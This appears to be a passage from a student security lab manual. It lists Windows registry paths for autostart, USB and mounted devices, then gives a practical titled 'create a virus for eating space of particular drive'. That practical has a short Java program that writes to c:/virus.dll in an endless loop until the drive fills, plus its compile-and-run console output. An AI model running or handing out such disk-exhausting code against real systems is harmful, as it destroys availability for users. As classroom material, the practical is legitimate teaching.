
### Start When a Particular User Logs On

HKKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run




### USB Storage Devices

HK\_Local\_Machine\System\ControlSet00x\Enum\USBSTOR



## Mounted Devices

### HKEY\_LOCAL\_MACHINE\System\MountedDevices



## Practical No:10

**Aim:** create a virus for eating space of particular drive.

**Description:**

**Virus:**

A computer virus is a malicious code that replicates by copying itself to another program, computer boot sector or document and changes how a computer works. The virus requires someone to knowingly or unknowingly spread the infection without the knowledge or permission of a user or system administrator. In contrast, a computer worm is a stand-alone programming that does not need to copy itself to a host program or require human interaction to spread. Viruses and worms may also be referred to as malware.


**Virus.java**

**Code:**

```
import java.io.FileWriter;
import java.io.IOException;
public class Virus
{
    public static void main(String args[])
    {
        try
        {
            FileWriter fw = new FileWriter("c:/virus.dll", true);
            while (true)
            {
                fw.write("virus has been activated");
            }
        }
        catch (IOException e)
        {
            e.printStackTrace();
        }
    }
}
```



### Output:



```
Administrator: C:\Windows\system32\cmd.exe - java Virus
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>d:
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"
D:\>javac Virus.java
D:\>java Virus
```